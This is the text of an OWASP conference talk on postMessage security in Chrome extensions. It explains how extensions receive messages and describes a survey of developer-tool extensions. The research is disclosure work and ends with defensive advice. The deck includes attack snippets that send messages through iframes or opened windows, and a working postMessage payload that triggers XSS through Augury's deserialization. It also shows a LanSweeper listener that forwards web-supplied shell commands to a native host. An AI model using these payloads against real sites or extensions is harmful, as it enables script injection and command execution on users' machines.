OWASP
Open Web Application Security Project

PostMessage Security in Chrome Extensions

Arseny Reutov
areutov@ptsecurity.com
https://raz0r.name

$ whoami

- Web application security researcher at Positive Technologies
- Member of Positive Hack Days (https://phdays.com) conference board
- Occasional web security blogger (https://raz0r.name)

Agenda


- Chrome extensions & their messaging
- PostMessage security considerations
- Mounting extensions analysis
- The results!
- The takeaways

Part I


CHROME EXTENSIONS & THEIR MESSAGING

Chrome extensions ecosystem

- Chrome Web Store is notoriously known in terms of security (unintuitive permissions dialogs, malware & insecure extensions)



Chrome extensions messaging



Extension manifest file

```
{
  "name": “My Extension",
  "description": “My Super Chrome Extension",
  "version": “1.0",
  "background": {
    "scripts": [“js/background.js"]
  },
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["js/jquery.js", "js/content.js"]
    }
  ],
 "permissions": ["tabs", "http://*/*", "https://*/*"]
}
```

Part II

POSTMESSAGE SECURITY CONSIDERATIONS

PostMessage API

window.postMessage() method enables cross-origin communication

```
someWindow.postMessage(
        "my message", // message data
        "*",          // target origin
);
```

PostMessage API

Developer is in charge of origin validation


```
window.addEventListener("message", receiveMessage, false);

function receiveMessage(event) {
  if (event.origin !== "http://example.org")
    return; // checking origin host
  if (event.source !== window)
    return; // or origin window
  process(event.data);
}
```

PostMessage API

- If origin validation is absent or is flawed, an attacker's message data can reach dangerous pieces of code.
- See "The pitfalls of postMessage" by Mathias Karlsson for common origin validation bypasses.

PostMessage API

- Unlike other DOM events, message propagation to listeners cannot be stopped via `return false` or `stopPropagation()`.
- Extensions' message listeners are not listed in Chrome Developer Tools.



PostMessage Attack Vectors

Method 1: iframes

```
var iframe = document.createElement("iframe");
iframe.src = "http://target.com";
iframe.contentWindow.postMessage("some message", "*");
```

Pros: stealthy

Cons: killed by X-Frame-Options and framebusters

PostMessage Attack Vectors

Method 2: opening a new window

```
var targetWindow = window.open("http://target.com");
targetWindow.onload = function() {
 targetWindow.postMessage("some message", "*");
}
```

Pros: not affected by X-Frame-Options

Cons: more noisy

PostMessage in Chrome extensions


- Chrome extensions use postMessage API to receive messages from external web sites (e.g. translator services) or within the same origin (especially in developer tools extensions)
- postMessage data can be passed into background script context, and in some cases even reach OS via Native Messaging API

Part III

MOUNTING EXTENSIONS ANALYSIS

The Research Steps

- Download extensions (Web Development category only)



The Research Steps

- Parse CRX files (https://github.com/vladignatyev/crx-extractor)
- Convert to ZIP
- Unpack

The Research Steps

- Parse Manifest file, find content scripts
- Parse each content script with Acorn JS parser (https://github.com/ternjs/acorn)
- Look for postMessage listeners with an Acorn plugin

The Research Steps

- Log each postMessage listener found into local elasticsearch

Part IV

THE RESULTS

React Dev Tools

- Have got postMessage protection just recently by an external PR:

React Dev Tools

- Prior to the fix message was validated by just checking a special property (which is user controlled):

```
27    window.addEventListener('message', welcome);
28    function welcome(evt) {
29  +   if (evt.source !== window || evt.data.source !== 'react-devtools-content-script') {
30        return;
31  +   }
32
```

Ember Inspector

- No origin validation, but, luckily, data does not reach sensitive parts.

```
/**
 * Add an event listener for window.messages.
 * The initial message from EmberDebug is used to setup the event listener
 * that proxies between the content-script and EmberDebug using a MessagingChannel.
 *
 * All events from the window are filtered by checking that data and data.type
 * properties exist before sending messages on to the background-script.
 *
 * See:
 *     https://developer.mozilla.org/en-US/docs/Web/API/Channel_Messaging_API
 */
window.addEventListener('message', function(event) {
    // received initial message from EmberDebug
    if (event.data === 'debugger-client') {
        var emberDebugPort = event.ports[0];
        listenToEmberDebugPort(emberDebugPort);
    } else if (event.data && event.data.type) {
        chrome.extension.sendMessage(event.data);
    }
});
```

AngularJS Batarang (Angular v1.x)

- Developers have no clue how to validate origin

```
window.addEventListener('message', function(evt) {
    // There's no good way to verify the provenance of the message.
    // evt.source === window is true for all messages sent from
    // the main frame. evt.origin is going to be the webpage's origin,
    // even if the message originated from a chrome:// script you injected.

    // The only thing we can do is see if the message *looks* like something
    // we would send, cross our fingers, and send it on.
    // Thus, we check for one of the properties known to be on *all* of our
    // messages (__fromBatarang === true).
    var eventData = evt.data;
    // NOTE: Check for null before checking for the property, since typeof null === 'object'.
    if (typeof eventData === 'object' && eventData !== null
        && eventData.hasOwnProperty('__fromBatarang') && eventData.__fromBatarang) {
        chrome.runtime.sendMessage(eventData);
    }
});
```

Augury (Angular v2.x)

- Again, origin validation is just checking a magic string

```
window.addEventListener('message', function(event) {
    exports.browserDispatch(event.data);
});

exports.browserDispatch = function(message) {
   if (message_1.checkSource(message) === false) {
      return;
   }
/* snip */
}

exports.messageSource = 'AUGURY_INSPECTED_APPLICATION';
exports.checkSource = function(message) {
  return message.messageSource === exports.messageSource;
};
```

Augury (Angular v2.x)

- Augury employs interesting message serialization:


```
exports.serialize = function(value) {
    return "return " + serializer(value);
};
exports.deserialize = function(value) {
    return (new Function(value))();
};
```

Augury (Angular v2.x)


- XSS on any website with the extension installed

```
targetWindow.postMessage({
        messageSource: 'AUGURY_INSPECTED_APPLICATION',
        messageType: 1,
        serialize: 2,
        content: 'alert(1)'
}, '*')
```

Augury (Angular v2.x)




LanSweeper Shell Execute



LanSweeper Shell Execute

LanSweeper Shell Execute

```
//Lets take message from site and send it to the native host.
//The message should be a object like the one given in the below example
// var msg = { "application" : "LanSweeper", "command" : "ping google.com" };
//
// Attribute application should always be set to "LanSweeper"
window.addEventListener("message", function(e) {
    var msg = new Object();
    msg.origin = e.origin;
    if (e.data.application !== undefined && e.data.application == "LanSweeper") {
        msg.command = e.data.command;
        chrome.runtime.sendMessage(msg);
    }
});
```



Part V

THE TAKEAWAYS

The takeaways

- For users:
  - do not install shady extensions from unknown publishers
  - check requested permissions

The takeaways

- For developers:
  - pay attention to origin validation in message listeners
  - consider origin bypass tricks
  - do not rely on magic strings

The takeaways

- For browsers:
  - should provide built-in origin validation
  - see getMessage proposal by @homakov

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Thank you!